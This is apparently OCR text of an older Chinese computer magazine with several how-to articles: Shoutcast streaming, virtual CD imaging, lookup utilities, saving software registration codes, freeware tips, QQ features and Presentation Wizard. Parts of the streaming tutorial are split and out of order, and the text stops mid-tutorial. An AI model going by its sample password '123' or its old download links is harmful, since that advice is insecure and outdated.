除了压缩MP3时用外，CBR和VBR还会在哪出现呢？当你购买MP3随身听时，你会发现有的MP3支持CBR及VBR编码，而有的则只支持CBR编码。支持VBR编码的MP3中有的VBR编码最大编码率为256，有的最大编码率为320。至于应该买哪个，我想大家心里也都有数了。



如何得到MP3的码率？

想要看到MP3的编码很简单，一般在下载歌曲时，很多网站都在MP3后标有128kbit、44100Hz的东西，其中128kbit就是码率，这个信息我们在查看MP3的TAG时也可以看到。

Step 4 点击“Encode”标签，然后勾选“VBR”标签，“VBR Mode”设置为“vbr_abr”，

看点 虚拟光驱人人都会用,可是不见得人人用得像本文所讲这么妙!

虚拟光驱!我要这么玩

■河南 胡鹏帅

虚拟光驱的出现给我们使用电脑带来了很大方便,差不多只要是用过电脑的朋友都知道"虚拟光驱"这类软件;现在新购置的电脑中,虚拟光驱更是已经成了必装软件之一。

不过有的光盘经过了特殊处理,一般方法根本无法"虚拟",这时不如试试下面的方法,说不定会有奇效。

1.使用"完全镜像"方式

对于一些无法虚拟的光盘,可以试试用虚拟光驱软件的"完全镜像"功能。如"虚拟光驱"就是选中它的"穷读法","东方光驱魔术师"在创建的"高级"选项里面有一个"完全映像方式"的选项,请勾选此项。用这种方法制作出的光盘虽然体积有可能大一点(比Windows"资源管理器"中显示的物理光盘的体积略大),制作过程可能要延长一些,但解决了光盘无法虚拟的问题。

2.不要使用'资料压缩'之类的功能

不仅不要使用"资料压缩",而且,最好不要在制作过程中执行其他后台操作,笔者发现在电脑配置不高的情况下,这两种操作经常会导致做出的虚拟光盘没办法运行,或运行过程中莫名其妙地死机!

3.烂盘也"虚拟"

对受损,有划痕、污渍的光盘,一般无法进行"虚拟",这时可以借助"超级解霸"来解决。在Windows中点击"开始→程序→豪杰超级解霸3000→实用工具集→音频工具"下的"MP3数字CD抓轨",用这个小工具可以把CDFS数据的光盘(也就是软件最常用的光储格式)抓轨成为一个扩展名为RAW的文件(注意:此方法对于含有音频轨道的光盘无效),这就是我们需要的虚拟光碟文件了!接下来只要把这张特殊的虚拟光盘导入你的虚拟光驱软件中去使用就可以了。

小提示

★如果导入不了,请尝试修改文件的扩展名为ISO或虚拟光驱软件所使用的文件扩展名。

★如果该光盘确实存在数据的损坏,可能会在虚拟光驱中的部分或全部文件在执行时有'非标准的WIN32位文件'之类的错误提示。

4.终极秘技

如果试过上面的方法还不成,那么只有试试下面的方法了,不过只对部分光盘有效。

把光盘中所有文件(包括隐藏文件),全部复制到硬盘逻辑分区的根目录下面(注意保持原光盘文件的层集关系)。这样,可以发现该分区在"我的电脑"中的显示图标和卷标全部变为和源光盘一样了。之后双击该分区即可运行使用了。

小提示

如果仅仅为了制作一个光驱而分一区是不太可能的,这时可以试着用汉化版的vSubst把文件夹虚拟成分区,下载地址为http://sq.onlinedown.net/down/HA-vSubst1.6-SF.rar。

CF [SY03]

"Quality"为编码的质量,其中0为最高,使用1即可。

Step 5 切换至"Server"标签,在"Encoder Password"处设置好密码,如123,确认"Server Type"为"Shoutcast",其他设置使用默认即可。

Step 6 安装并启动ShoutCast汉化版,点击菜单中的"编辑配置文件",找到"MaxUser=32"项,根据需要进行修改。

小提示

此项为最大听众数,以ADSL为512kbps为例,由于前面设置了最大编码率为256kbps,所以这里只能有最多2个用户进行收听,考虑到网络的延迟,所以可能只会有1个人能够收听到,所以如果你的带宽仅仅为512kbps的ADSL,那么需要对前面提到的VBR码率部分进行修改,将其改为较小的数值。

Step 7 找到"Password=changeme",修改等号后的"changeme"为123(与前面在OddcastV2中设置的相对应)。

Step 8 关闭并保存ShoutCast配置文件,然后点击菜单中的"关闭服务器",再重新打开ShoutCast。

Step 9 回到"OddcastV2"窗口,点击"Connect"按钮即可。如果连通,按钮上的红灯会变为绿灯。

实战二:收听在线广播

打开IE后,在地址栏中输入http://广播IP地址:8000,如http://192.168.0.3:8000,这时就会打开在线广播地址主页。然后点击其中的"收听"按钮,这时系统就会启动播放器,开始播放广播。

小编有话说:小特也测试了这款软件,发现了一个问题,就是在点击"收听"时,其实是打开了一个PLS文件列表,但在几台电脑上进行测试时,发现有的电脑用RealOne Player播放会出现打不开的情况,但有的电脑没事,所以这里推荐大家都安装上Winamp或是本文所用的Foobar 0.7.7进行在线广播的播放。 CF [SY02]



“查找”你的“查找”

■“查博士”阿当

一天阿当和同事在闲聊，说着说着，就说到了阴历的生日，别看阿当活了20多年了，可是居然不知道自己的阴历生日。这让阿当着实没有面子，当时就上网查到了自己的阴历生日，可是感觉实在不方便，要是没办法上网那不是很麻烦？于是阿当又开始了新的搜索……

1.公历阴历我都知

这款是阿当从网上找到，可以查询200年(1901～2100年)内的公历和农历(阴历)的软件，名为“200年公历农历对照查询”，像什么二十四节气、天干地支、属相、时辰什么的都有，而且这款软件是一款百分之百的绿色软件。

下载地址:http://www.capelin.cn/CapelinCalendar.exe

你知道吗

农历的由来

中国人晚上看月亮，发现了只要经过29或30个日出日落(意思就是“天”啦)，月亮就会由缺到圆再变缺变化一次，所以称之为1个月。经过12个月，地面上的四季也会变化一次。历史上就是以月亮的运动来制定历法的。后来中国人又发现，其实1个月不只29天，1年不只354天，才又以太阳位置定出的节气作参考，适时的加上闰月，也就是某些年变成13个月，以弥补损失的天数。

2.我知道你是从哪里来的

从论坛上看到一个好友的IP，想不想知道他来自哪里？想不想知道你经常登录的网站到底在哪？来试试“IP地址及归属地双向查询”吧，只要在软件主窗口中的文本框中输入相应的IP地址，然后回车即可查询到该IP地址的国家及地区了。

下载地址:http://nj.onlinedown.net/down/queryip.rar

3.Windows的语言我知道

Windows的“语言”是千变万化，而它又动不动就给你“脸色”看，这时我们就要根据它的“语言”来判断Windows到底是哪出了问题。遇到这种情况阿当推荐你使用“Windows错误代码查询器”，它能够解读“非法操作”等故障中的信息，这样你就可以立刻了解Windows到底说了些什么。

下载地址:http://sq.onlinedown.net/down/WERSetup.exe

4.陌生的手机你跑不了

和网友相约，要电话联系，如何判断电话是不是MM打来的呢？来试试“手机区号查询”软件吧。除了可以输入手机查询位置外，还能输入区号来查询座机的所在地区，或是输入地区查出区号。别看这是一款安装后体积近8MB的软件，但它所有的查询操作全是在本地进行的，根本不必连上网，所以还是非常方便的，阿当特别推荐！

下载地址:http://www.pbsky.com/download/mobilearea.exe

CF [SY04]

软件学习慢成班

■真·老鸟

记得当我还是小菜鸟的时候，对《XX十日通》、《二十一日精通YY》(XX及YY都为软件名)这类书最感兴趣，当时的想法就是一月之内电脑的水平要从0到200%，所以买了N多的“N日通”类电脑图书，不过现在回想起来真是有些可笑呀。

软件这玩意其实并不是你想像中那样很容易学，如果这么容易，那岂不是人人都可以数日内精通电脑了吗？可能参与这本书的一些人电脑水平还不如你高呢。

举个例子来说，就像Photoshop这款软件，只要有点电脑基础的人，学学那个《N日精通Photoshop》这类的书，苦学N日后，自然Photoshop的操作是会了。用个魔术棒呀，换个前景色背景色呀，这些是会了，但说到精通，那可就差得远啦。你可以让他设计一个东西，或是给他一张图，让他按照原样去设计出来，看看结果如何？

再如像VB、VC这种编程软件，很多想做程序员的朋友都会看些这方面的书，当然不乏被诸如《VB编程M日通》这样的书名所吸引的菜鸟，等把这本书买回家，打算开始“精通”VB时，才发现编程这东西想学会都很枯燥，结果往往学习了一小时就把书扔到一边了。

就像上面所说的那样，学习软件是一件非常枯燥的事情，很多刚入门的小菜鸟很想一口就吃个胖子，一上来就买了很多书，去学习，结果事与愿违，最后失去了学习电脑的兴趣，而最终电脑也从最初的学习、娱乐功能变为了纯娱乐功能，电脑也就变成了一台影碟机＋游戏机。

要学习软件也不难，但在学习之前要先考虑一下自身的条件，根据自己的水平来考虑是否学习该软件。比如前面提到的Photoshop，如果你没有美术基础、设计思想，可能学出来也只是修修图，或进行简单的设计，虽然有些东西是可以在工作中慢慢积累的，但更多的东西是需要系统学习的。

除了自身的条件，恒心也是学习软件的一个重要条件，比如学习编程软件，在最初的一段时间内，你要做的就是习题！习题！还是习题！理由很简单，一是为了熟悉语法，二是可以用最快的速度排除编译中遇到的错误。这段时间当然是非常的枯燥，并不像小菜鸟想的那样只要用几天的时间就可以快速制作具有豪华界面、超强功能的软件。

要想取得好的成绩就要下功夫，不管你的动力是来自于兴趣，还是生活所迫，总之只有努力才有可能成功。



小编有话说：一篇令小特汗颜的文章，本文有提及的所有软件小特都曾学过，但都半途而废，小特已经计划重学习，争取十天精通所有软件^0^。

CF [SY05]

看点
①快速输入软件注册码。
②巧用FlashGet及WinRAR保存软件注册码。
③注册码是怎么制作的呢？

解读最昂贵的字符串

——注册码全攻略

■ 软件DIY　IE3

有人说所谓的软件是由两部分组成：一是一堆程序代码，二是由若干数字、字母及符号组成的注册码(有时也叫“序列号”，以下都称为“注册码”)。虽然软件作者的心血全部凝聚在前者身上，但很明显，后者才是用于卖钱的。没有它，再好的软件也玩不转。那么你是怎么玩注册码的呢？看看下面的技巧哪些你还不会呢？

轻松输入注册码

注册码的输入是一件非常痛苦的事，一般分成数段的注册码，我们需要在“记事本”与软件安装界面来回切换数次才能完成输入，那么如何简化输入呢？来试试“序列号输入器”(下载地址：http://hnpy.onlinedown.net/down/CD-keyshuruqi.rar)吧，这款软件可是作者lsmfs29在电脑爱好者论坛上亲自推荐的。软件解压后也只有6KB，使用起来非常简单(见图1)。



图1　按如图所示进行设置即可

注册码你在哪

上面那种方法的确方便，但有没有更方便的方法呢？其实，相当多软件的注册码都是直接保存在注册表中的，虽然有些经过了加密，但只要将对应的注册表数据导出，重装后再导入该数据就可以快速注册软件了。下面以著名的抓图软件Capture Professional为例进行介绍。

Step 1 我们要使用获得授权的注册码正常注册Capture，保证运行后显示为注册版本。然后要找到Capture的注册数据在注册表中的保存位置，绝大部分的软件都会将参数保存在[HKEY_LOCAL_MACHINE\Software]或[HKEY_CURRENT_USER\Software]主键下，一般来说，前者可能性更大一些。

Step 2 找到[HKEY_LOCAL_MACHINE\Software]，但并没有看到Capture的软件名称。这里有个技巧，一些软件的主键是以软件名称命名的，而一些软件则是以公司命名的，这里“Creative Softworx”就是其公司名称(公司名称可以在软件的“关于”信息中找到)。

Step 3 展开Creative Softworx主键，就可以看到Capture Professional字样了(见图2)，在右边可以看到有“Serial Number”、“User Name”之类的键值。选中[HKEY_LOCAL_MACHINE\Software\Creative Softworx\Capture Professional v5]主键，单击菜单“文件→导出”，保存为“capturereg.reg”文件。



图2　找到了注册码所保存的位置

Step 4 今后重装软件时，程序提示当前为未注册版本，并要求注册。退出软件后双击“capturereg.reg”文件导入注册表，再次运行Capture，提示已经注册。

小提示

★一般来说，软件会在[HKEY_LOCAL_MACHINE\Software]下保存注册信息，而在[HKEY_CURRENT_USER\Software]下保存软件参数设置信息，比如一些常用目录设定、个性化设置等。通过上面的方法，还可以将已经设置好的软件参数导出为REG文件，然后在安装软件后，只需要双击导入REG文件，即可快速恢复软件参数设置，非常方便。

★如果你装了双系统，希望在Windows XP中导出的软件注册信息能在Windows 9x下快速注册，那么你就必须在导出注册表对话框中的“保存类型”下拉框中选择“Windows 9x/NT4注册表文件”选项再保存，否则是无法正常导入的。

★有些注册码及个人设置会保存在INI文件中，这时可以把软件安装目录下的所有INI文件拷贝出来，等重装时再覆盖回去，也可以完成注册并保留一些个性化设置。

保存你的注册码

实战一：用FlashGet巧妙保存注册码

实现功能：FlashGet中对下载的文件提供了“注释”功能，那么，我们可以利用这个功能把注册码与下载的软件

对应起来，实现注册码的保存。

Step 1 FlashGet 的“注释”功能就为我们提供了一个很好的保存注册表的地方。在下载时就可以把注册码保存进去(见图 3)。




图 3 在下载时弹出的“添加新的下载任务”窗口中加入注册码

小提示

★对于已经下载的软件，可以打开 FlashGet，点击“已下载”，然后右击软件项，选择“注释”，接着就可以在“注释”窗口添加注册码了。

★除注册码外也可以同时在“注释”中添加软件的名称、介绍等信息。

Step 2 如果觉得手动添加比较麻烦，可以点击 FlashGet 菜单中的“工具→选项→监视”，然后勾选“剪贴板内容自动添入注释栏”即可。这样，在下载软件时，先把软件介绍等信息复制一下，然后再点击下载链接，这时 FlashGet 就会自动启动，并把剪贴板中的内容添加到注释项中。

小提示

当开启此功能后，下载时，最好直接点击下载链接，如果使用右击链接，选择“使用网际快车下载”则在“注释”中添加的则是“链接”的文字。

实战二：导出 FlashGet 中的注释信息

实现功能：注册信息当然不能仅仅保存在 FlashGet 中，我们要让它们能够随时跟着软件“走”。

Step 1 进入 FlashGet，点击菜单中的“文件→输出下载信息”，然后从弹出的窗口中选择“输出类型”为“HTML”，“类别”为“已下载”，“样子”为“Table”，并确认“包含子类别”及“查看输出的 HTML 文件”已被勾选。最后点击“输出”按钮，设置好文件的保存位置后，FlashGet 就会帮你把数据导出为 HTML 文件。

小提示

★导出的 HTML 文件包含有“Name”(下载的软件名称)、“Size”(软件大小)、“Complete Time”(下载完成的时间)、“Save As”(文件的保存位置，直接点击“Open”即可打开或运行文件)、“Comment”(即注释信息)。

★为了防止HTML文件过大，建议你每过一段时间就输出一次 HTML 文件并清空一次“已下载”文件。

Step 2 如果觉得前面介绍的方法灵活性较差，那么可以为每个文件建立一个 LOG 文件，这样注册码可以随着软件“走”。点击 FlashGet 菜单中的“工具→选项→常规”，勾选“下载完成后信息写入单独的 *.log 文件中”及“移动或者删除已下载的文件时移动或者删除 log 文件”。这样以后下载的软件都有一个与之同名的 log 文件，用“记事本”打开就能看到软件的注释了。

实战三：用 WinRAR 巧妙保存注册码

实现功能：对于已经下载到硬盘中的软件，需要用 WinRAR 的注释功能为软件保存注册码。

Step 1 如果下载的软件是 RAR 或 ZIP 这些已经压缩好的软件，可以双击打开压缩包，然后点击“注释”按钮，或从菜单选择“命令→添加压缩文件注释”，然后在弹出窗口的“压缩文件注释”框内输入文件的注释信息即可。以后只要双击该压缩包，就可在窗口右侧看到其注释信息了。

小提示

为了方便，可以在这个窗口中点击“从文件加载注释”按钮，选择FlashGet下载的LOG文件，这样，你就可以把FlashGet的LOG文件与软件“联合”在一起了(见图4)。




图4 用FlashGet+WinRAR打造最强注册码保存方案

Step 2 如果下载的软件是 EXE 或其他非压缩格式，可以右击该文件，选择菜单中的“添加到压缩文件”，然后切换到“注释”标签，按 Step 1的方法即可完成软件注册码的添加，之后进行压缩操作即可。

小编有话说：大家一定奇怪注册码是如何制作出来的，其实很简单，软件作者在实现注册码部分时，是在你输入用户名及注册码后，通过某种算法，然后进行对比，如果匹配，则通过验证，否则无法完成注册。也就是说其实只要掌握了算法，就可以很容易破解软件，当然这只是最简单的一种注册码实现方法，现在的注册码制作方法是多种多样，而最流行的当属微软及 Adobe 等公司的电话激活方式了。

CF [SY06]


为你的文件夹加上注释:HobComment Explorer Extension

问:我经常从网上下载软件,因此电脑中有很多文件夹,但时间一长,就想不起它是什么了。有什么方法可以让我记住这些文件夹里面存放的内容呢?

答:你说的这种情况也是很多人都遇到过的,有时我们可以在文件夹内单独建立一个文本文件用来保存该文件夹下的信息,但非常不方便,这时可以使用一款名为HobComment Explorer Extension的"资源管理器"插件,用它来解决你说的这些问题。

把软件下载后,解压软件至某目录,比如C:\Program Files\CommentExt,然后,运行Install.bat文件,最后把Install.bat文件删除即可完成软件的安装。

现在只要用鼠标右击需要添加注释的文件夹,然后选择"Comment"项,然后就可以在弹出的文本框中完成文件夹注释的添加。当修改的文件夹本身就带有注释项目时,选择此项可直接修改注释文字。




软件版本:1.04　软件大小:13KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://www.dr-hoiby.com/CommentExt/HobComment104.zip

多目录超快建:MULTI MD

问:因为工作的原因,我需要建立很多文件夹,用"资源管理器"新建文件夹非常麻烦,有没有可以一次把所有的文件夹全部建完的工具呢?

答:这里推荐给你一款非常快捷的建立目录的工具,它的功能相当不错,而且使用起来非常的简单,只要把要新建的文件夹在窗口右侧依次输入,然后点击"go"按钮即可。

如果建立的文件夹是需要经常使用的,则可以点击窗口中的"Save"按钮把它保存到一个文件中,下次使用时,只要使用"Load"按钮,把该文件重新读取即可。



软件版本:1.0a　软件大小:179KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://mooresoft.bizland.com/MultiMD/MultiMD10a.zip

全面掌控回收站:BIN MANAGER

问:因为工作原因,我需要在保存最新文档的同时,保存之前两天的工作文档,为了保持硬盘有足够的空间,我就会定时删除"回收站"内的文件,但有时还是感觉不方便,有没有一款可以按照日期来删除"回收站"文件的软件呢?

答:其实只要使用脚本工具就可以实现这个功能,但由于比较麻烦,所以有人制作了这款软件。



软件安装后,右击"回收站"图标,选择"Delete Items Older Than",然后选择删除的文件日期即可。比如你在17日选择"2 Days",则会删除14日的文件。

软件大小:61KB
软件性质:免费软件　适用平台:Windows 2000/XP
下载地址:http://www.cheztabor.com/binmanager/setup.exe

QQ"彩信"发送工具:新QQ彩字

问:QQ是我最常用的聊天工具,可是QQ消息的限制实在太多了,又有字体大小限制,又有颜色、样式的限制,有没有一款好的软件可以让QQ发送的消息漂亮些呢?整天看那些简单的文字实在没有个性。

答:我们知道QQ是使用RTF格式传送消息的,虽然QQ做了一些限制,但我们还是可以使用第三方软件解除这个限制。



这里推荐一款名为"新QQ彩字"的工具,就目前来说,它是所有发送QQ彩字中最好的一款。进入软件后,先选中"色彩随机选项"中的"单字随机",然后通过左下角的滚动条设置好字体大小,接着输入文字,再打开需要发送消息的QQ好友窗口,这时就可以从右下角的文本框中选择发送消息的好友,最后点击"自动发送"消息按钮即可。对于需要经常使用的文字,可以通过"编辑收藏夹"下面的"添加"按钮把已经制作好的QQ彩字保存。如果你需要输入一些特殊的符号,也可以在"特殊符号"下进行选择。

软件版本:2.03　软件大小:410KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://crc.onlinedown.net/down/1QQCF23.rar

你知道吗?

不用任何软件制作自己的QQ彩字

方法很简单,打开Windows"附件"中的"写字板"工具,输入要发送的文字,并保存为RTF格式,用"记事本"打开此RTF文件,你就会看到如"{\rtf1\ansi\ansicpg936\deff0\"等字样的内容,这时将其中的"\rtf1\"改为"\urtf1\"再把整个信息一起拷贝过去即可。



CF [SY08]



■神农



让QQ舞动起来

QQ又出新版本了！终于出现了神农以及很多网友期待已久的新功能……

腾讯QQ小档案

软件版本：2003Ⅲ beta4 build0105简体中文测试版　软件大小：12MB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://qqdl.tencent.com/qq2003iiibeta4.exe

神农刚装完新QQ，立刻就运行并上线了，没想到，居然立刻就看到一个新功能……

1.好友上站通知

神农刚刚上网，就发现QQ提示有人上线(见图1)。而且每个人都会有的哦。



图1　像MSN Messenger那样的上线提示窗口，点击名称部分就可以打开聊天窗口与该好友聊天

小提示

如果你不想看到这个提示，可点击该面板上的“设置”按钮，取消“好友上站通知”项的勾选即可。同样点击QQ面板上的“QQ菜单→系统参数→好友设定”项，来取消“好友上站通知”。

2.QQ里的收藏夹

神农接着又仔细看了看QQ的新面板，居然增加了“内容资讯面板”及“自定义面板”两个新面板(见图2)。



图2　QQ的收藏夹——自定义面板，“内容资讯面板”就是www.qq.com上的内容

3.自定义图标＆动画图标

除了上面的这些更新，QQ新版本最最重要的变化就是将以前所有老版本的图标都变为了动画图标，看着以前熟悉的图标这回已经更新为“动画版”，神农心里别提多HAPPY啦！

除老图标升级为动画版外，现在QQ终于可以自定义新图标啦。这个MSN Messenger 6.0提供的功能终于在QQ中实现了，而且没有MSN Messenger中那个每条消息只能使用5个自定义表情符号限制(见图3)。只是现在这个功能还有很多让人不太满意的地方：

□如果好友使用的是低版本的QQ，则无法发送自定义的图片。

□不知是什么原因，如果发送的表情符号是对方没有的，有时对方无法正常接收，但有时却可以显示。

小提示

★考虑到网络的传输速度，导入的符号图标最好是150像素×150像素，这样可以最大限度地保证好友收到你的消息。

★QQ支持背景透明的图标，只要导入的GIF图标是透明背景的即可。

★如果别人发送了一个你没有的表情符号，可以右击该表情符号，点击“添加到自定义表情”就可以收藏该表情了。



图3　目前QQ限制每条消息最多使用20个表情符号

4.“好友分组”免费保存

神农经常要重装家里和公司的电脑，但经常忘了备份QQ目录，重装完，就要花很多时间重新为好友分组，非常麻烦，谁让神农不是会员呢！不过这回新版本对普通用户也免费开放了服务器存储好友分组的功能。



图4　神农测试时，在分组消息变动很小的情况下有时它会失灵

比如你用新版本的QQ在家里登录后，它就会自动同步分组信息到服务器上，然后当你在公司同样安装好QQ，并完成“注册向导”(以后只要“注册向导”一次，就可以再次选择)，登录后，QQ就会自动弹出窗口，询问你使用哪里的分组(见图4)。

5.不完美的新版本

新版本QQ虽然增加了一些新功能，但还是有些不足的地方，比如12MB的大体积一定会让“小猫一族”有得受。当好友给你发送消息时，如果你使用Ctrl+Alt+Z键打开聊天窗口后，有时窗口不会置前，遇到这种情况你可以试着把聊天窗口从“聊天模式”改为“消息模式”，一般问题就会解决。

小编有话说：新版QQ还提供了新的通讯模式选项，只要点击“QQ菜单→系统参数→安全设置”，然后就可以在右侧的“通讯模式选择”项下勾选与好友交换信息的方式。比如你不想好友知道你的真实IP地址，这时可以使用安全但速度较慢的“服务器模式”，如果要求速度，那么只要使用默认的“点对点模式”即可。另外以前版本在聊天窗口设置为“聊天模式”后会自动显示最后3条聊天记录的功能已经消失，毕竟这东西还有很多人不喜欢。　CF [SY09]

不一样的演示，一样的简单

——演示圣手 Presentation Wizard 应用实战

■ FreeBSD 猫咪老爸 欣有灵犀

提到演示文稿，大部分人都会立刻想到 PowerPoint、金山演示等，然而在实际应用中，演示文稿本身也分为很多种。我们在会议中常用的 PPT 文档属于会议演示，它的目的很明确，就是在会议(也包括讲座、网络会议等)中提供清晰的演示幻灯；然而，如果你接触过一些商业软件或游戏的演示文档，就会发现其实产品演示和内容和格式远比会议演示丰富得多。Flash 动画、Director 多媒体程序、MMB 程序等都可以成为产品演示的媒介，而且产品说明、公司简介，甚至个人简历和侦探小说都可以作为演示的主题。

在产品演示中，由于无需考虑到播放幻灯的问题，故每幅演示画面中可以包含更多内容，而且演示的互动性也更强：你可以在演示文稿中设计一些调查问卷，根据返回的结果转到不同的演示页面；你还可以为演示设计出丰富的结构，让使用者能够随时转到自己感兴趣的内容……这些功能都是幻灯片演示无法做到的。最关键的是，制作这样的“另类”演示并不比 PowerPoint 复杂，甚至更简单！

Presentation Wizard小档案

软件版本:2.0.24a　　软件大小:6.81MB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:ftp://ftp.mindworkshop.org/pub/alchemy/prsp20.exe
软件备注:未注册版本没有任何功能限制，可以无限次使用。

Presentation Wizard(以下简称为 PW)是一款简单易用且效果出众的演示创作软件，用它可以非常方便地制作出精美的产品介绍、用户手册、个人相册等，输入文件为 EXE 格式，无需任何辅助工具就可以播放(PowerPoint 的 PPT 演示文稿则需要 PowerPoint 或 PowerPoint Viewer 的支持才能正常播放)，非常实用。那么，废话少说，马上进入 PW 的实战速成吧！

一、简单创建电子相册

制作电子相册几乎是各种演示创作工具中最基本、最简单的功能，PW 也毫不例外地支持了这项功能，而且还提供了操作向导，使得尚未接触过演示制作的朋友也能快速上手。做出来的电子相册不仅可以独立运行，而且界面中更是自带了导航按钮，制作时无需特别设置即可使用。

启动 PW，选择主菜单中的“File→Photo Album Wizard”即可进入向导界面。在这里我们只需设置几个参数和导入图片素材，即可完成电子相册的创建。

Step 1　设置相册的规格参数

弹出向导窗口后点击“下一步”来到“Colour Scheme”窗口，PW 准备了16种相册的配色方案(见图1)，选择一种喜欢的方案并单击“下一步”来到“Dimensions”窗口，这里设置相册窗口的大小和排列方式，需要注意的是在尺寸后面有“landscape”(横向)和“portrait”(纵向)的问题，选择时要根据照片的方向来决定。




图1　如果看不到最后一行配色方案，把光标移动到列表中然后不断按方向键“↓”就可以了

Step 2　为相册设计封面

接下来，在“Cover Design”窗口中要设置相册封面属性(见图2)。对于封面上图片和文字的摆放方式，可以从“No cover”(无封面)、“Text only”(只有文字)、“Picture only”(只有图片)、“Picture with text above”(图片上方有文字)和“Picture with text over”(图片上有文字)四种模式中选择其一。进一步可以在“Title page text”处输入封面文字，以及更改字体等。



图2　用PW制作的电子相册可以完美地支持简体中文，而且封面上可以放置多行文字

Step 3　导入图片

在接下来的窗口中，单击“Select Pictures”按钮，选择要添加到相册中的图片(见图3)。最后单击“完成”命令结束该向导。



图3　可以进行多次图片导入，以便将硬盘中不同位置的图片加入到相册中

Step 4　输出电子相册

这时，你可以分别编辑每个图片页，以添加各种修饰效果，如果觉得满意了就单击“File→Save”命令，将当前相册存为可独立运行的EXE文件。

小提示

★在导入图片时，建议事先把所有图片都统一到相同的尺寸，否则做出来的相册中，有些图片会因为拉伸或收缩不当出现“锯齿”。

★在导出电子相册之前，还可以进一步编辑相册。在PW主界面的左侧会有一个“HEADER”栏，里面是每页内容的缩略图，双击缩略图即可进入该页的编辑页面(见图4)。



图4　导出相册之前，还可以在每页中添加文字和图片信息

这样，一个电子相册就制作完毕了，很简单吧。不过千万不要得意哦，用PW制作电子相册可是最最简单的操作之一，下面让我们来看一个有难度的实例吧。

二、打造超个性化个人简历

千万别再认为应聘前准备一份包装精美的简历就能帮你赚取面试人员的印象分了！如今越来越多的应聘者以光盘、电子邮件等形式代替传统的简历投放，并取得了良好的效果。如果你不想在职场的波澜中翻船，就赶快来看看打造超个性化个人简历的方法吧！

与传统简历不同的是，电子简历中除了姓名、性别、籍贯等特定的文字信息，还可以包含生活照、语音及视频片段等内容。因此，为了便于说明，我们下面以简历的首页、照片页和视频页为主介绍制作方法。

要制作这份简历，自然需要事先准备一段自我介绍录音(WAV格式，可用Windows自带的录音机录制)、AVI格式的视频、个人照片等基本素材。准备好后就可以开始制作简历了。

Step 1　新建演示任务

单击“File→New”命令新建一个演示任务，这样编辑面板中便新建了一个页面(见图5)，单击编辑板上的“HEADER”按钮打开任务属性设置窗口，在这里设置页面的大小、背景色、背景图片、名称、页面效果等选项(见图6)。由于该简历的制作需要三个页面，所以我们单击工具栏上的按钮来再增加两个页面。




图5　页面左侧的导航栏中会出现新建页面的缩略图




图6　任务属性中不仅可以调整演示的规格，还支持加密哦

Step 2　修改页面属性

双击编辑板上的第一个页面的缩略图打开该页，PW中对页面的所有编辑操作都需通过右键菜单来完成。首先在右键菜单中选择“Properties”命令，在弹出的窗口中设置该页面的背景色、名称(这里笔者命名为“index”)等属性(见图7)。其它两个页面如法炮制，分别命名为“photo”(个人相片)和“introduce”(视频简介)。



图7　页面属性主要是设置标题和背景

Step 3　制作简历首页

